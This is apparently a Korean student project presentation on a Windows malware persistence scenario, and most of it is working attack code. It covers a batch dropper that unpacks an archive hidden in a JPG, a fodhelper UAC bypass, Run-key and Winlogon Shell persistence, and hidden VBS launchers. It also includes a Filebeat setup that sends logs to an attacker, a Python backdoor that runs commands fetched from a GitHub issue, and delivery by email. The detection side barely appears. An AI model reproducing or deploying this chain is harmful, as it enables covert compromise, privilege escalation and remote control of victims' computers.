

# 지속성 메커니즘을 이용한 악성코드 공격 및 탐지 시나리오


- 91714210 이승재
- 91714351 한지호




# Index

- 구상도
  - A. 기본 구조 설명
- 파일 제작
  - A. start.bat 파일
  - B. attackst.bat 파일
  - C. attack.vbs 파일
  - D. main.bat 파일
  - E. beatst.bat 파일
  - F. beat.vbs 파일
  - G. beat.bat 파일
  - H. Logdoor.exe 파일
- E-mail 전송
  - JPG에 압축파일 삽입
  - E-mail 수신
- 실행 결과

# ✓ 기본 구조




# ✓ 파일 구조



login

## Background



## ✓ 파일 제작 : start.bat

```
*start - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
mkdir C:\Windows | attrib C:\Windows +h
set path=C:\Program Files\7-Zip\
cd %userprofile%\downloads
7z x 2.jpg -oC:\Windows\
cd C:\Windows\system32
reg.exe add hku\software\classes\ms-settings\shell\open\command /ve /d "C:\Windows\System32\cmd.exe cmd /c C:\Windows\attack\attackst.bat" /f
reg.exe add hku\software\classes\ms-settings\shell\open\command /v "DelegateExecute" /f
fodhelper.exe
```

- 숨김 폴더 생성 / 환경 변수 설정
- 전송된 jpg 파일 압축 해제
- 레지스트리 수정

# ✓ 파일 제작 : attackst.bat, attack.vbs

```
attackst - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
cd C:\Windows\attack\
attack.vbs

cd %systemroot%\system32
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v VBS /t REG_SZ /d C:\Windows\attack\beatst.bat" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t REG_SZ /d "explorer.exe, C:\Windows\attack\logdoor.exe" /f
```

```
attack - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute "C:\Windows\attack\main.bat", "/c lodctr.exe/r", "", "runas", 0
```

- vbs 파일 실행
- 레지스트리 수정
- vbs 파일 이용 → bat 파일 백그라운드 실행

## ✓ 파일 제작 : main.bat

```
*main - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
set path=C:\Program Files\7-Zip\
cd %userprofile%\downloads
wget https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.5.2-windows-x86_64.zip
7z x filebeat-7.5.2-windows-x86_64.zip -oC:\Windows\attack
cd C:\Windows\attack\filebeat-7.5.2-windows-x86_64
(filebeat.yml 수정 - 길어서 생략)
filebeat.exe setup -e
```

- 대상 PC에 filebeat 설치
- yml 파일 수정 (ip 변경)

# ✓ 파일 제작 : beatst.bat, beat.vbs, beat.bat

```
beatst - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /ve /d "C:\Windows\System32\cmd.exe cmd /c C:\Windows\attack\beat.vbs" /f
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /v "DelegateExecute" /f

fodhelper.exe
```

```
beat - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute "C:\Windows\attack\beat.bat", "/c lodctr.exe/r", "", "runas", 0
```

```
beat - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
cd C:\Windows\attack\filebeat-7.5.2-windows-x86_64
filebeat.exe
```

- 레지스트리 수정
- vbs 파일 : beat.bat 백그라운드 실행
- Filebeat 실행

## ✓ 파일 제작 : logdoor.py (악성코드 / 실행파일)

```

logdoor.py - C:#Users#hjiho#Desktop#wend door#logdoor#logdoor.py (3.9.5)
File Edit Format Run Options Window Help
import requests
from bs4 import BeautifulSoup
import time
import os

while 1:
    webpage=requests.get("https://github.com/jiho0730/testcmd/issues/1")
    soup=BeautifulSoup(webpage.content, "html.parser")
    tag=soup.find_all("p")
    cmd=tag[3].text
    os.system(cmd)
    time.sleep(200)

```

logdoor 2021-05-26 오전 1:44 응용 프로그램 7,323KB

- Python 코드 exe 파일로 변환
- 페이지에서 명령어 끌어오는 악성코드

# ✓ 파일 제작 : logdoor.py (악성코드 / 실행파일)

commandserver #1

🔔 Open jiho0730 opened this issue 20 days ago · 0 comments

 jiho0730 commented 20 days ago · edited ▾ Owner 😊 ⋮

```
ipconfig >> C:\attack\output.log
```

 Write Preview H B I ☰ <> 🔗 ☰ ☰ ☑ @ 🗨️ ↩️ ▾

Leave a comment


- logdoor.py가 참조하는 page

# ✓ E-mail 전송

33 > 333 > attack



이름	수정한 날짜	유형	크기
 attack	2021-05-25 오후 7:23	VBScript 스크립...	1KB
 attackst	2021-05-26 오전 4:45	Windows 배치 파일	1KB
 beat	2021-05-26 오전 3:01	Windows 배치 파일	1KB
 beat	2021-05-26 오전 3:01	VBScript 스크립...	1KB
 beatst	2021-05-26 오전 4:45	Windows 배치 파일	1KB
 main	2021-05-26 오전 3:02	Windows 배치 파일	16KB

```
C:\Users\whjiho>cd %userprofile%\desktop
C:\Users\whjiho\Desktop>copy /b 1.jpg + attack.zip 2.jpg
1.JPG
attack.zip
1개 파일이 복사되었습니다.
```



- 여러 bat, vbs 파일들의 압축파일 jpg 파일에 숨김

# ✓ E-mail 전송



- 여러 파일들 숨겨진 jpg 파일 속성 확인

 **한지호 (Google Drive에서 공유)** <hjiho0730@gmail.com>  
나에게 ▾

hjiho0730@gmail.com님이 다음 파일을 공유했습니다.

-  2.jpg
-  start.bat

hjiho0730@gmail.com님은 조직 외부인입니다.

Google Drive: 모든 파일을 어느 기기에서나 바로 사용할 수 있습니다.  
Google LLC, 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA



- 이메일 수신


# ✓ E-mail 전송

내 PC > 다운로드 > 다운로드 검색

이름	수정한 날짜	유형	크기
오늘 (7)			
.wget-hsts	2021-05-26 오전 2:08	WGET-HSTS 파일	1KB
chrome	2021-05-26 오전 1:57	JPG 파일	7,189KB
python-3.9.5-amd64 (2)	2021-05-26 오전 1:36	응용 프로그램	27,713KB
python-3.9.5-amd64 (1)	2021-05-26 오전 1:35	응용 프로그램	27,713KB
python-3.9.5-amd64	2021-05-26 오전 1:34	응용 프로그램	27,713KB
2	2021-05-26 오전 6:19	JPG 파일	8,036KB
start	2021-05-26 오전 1:46	Windows 배치 파일	1KB
어제 (1)			
wget	2021-05-25 오전 2:30	응용 프로그램	4,322KB
오래 전 (2)			

- 이메일 수신 후 start.bat 실행

# ✓ 실행 및 결과 : 숨김 폴더



- 지정한 이름으로 숨김폴더 안에 압축파일 해제 확인

# ✓ 실행 및 결과 : 레지스트리 수정

레지스트리 편집기

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)

컴퓨터\HKEY\_CURRENT\_USER\SOFTWARE\Classes\#ms-settings#shell#open#command

이름	종류	데이터
(기본값)	REG_SZ	C:\Windows\System32\cmd.exe cmd /c C:\Windows\attack\beat.vbs
DelegateExecute	REG_SZ	

레지스트리 편집기

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)

컴퓨터\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe
VBS	REG_SZ	C:\Windows\attack\beatst.bat /f
VMware User Pr...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
VMware VM3D...	REG_SZ	"C:\Windows\system32\vm3dservice.exe" -u

- 레지스트리 수정 확인

# ✓ 실행 및 결과 : 레지스트리 수정

레지스트리 편집기

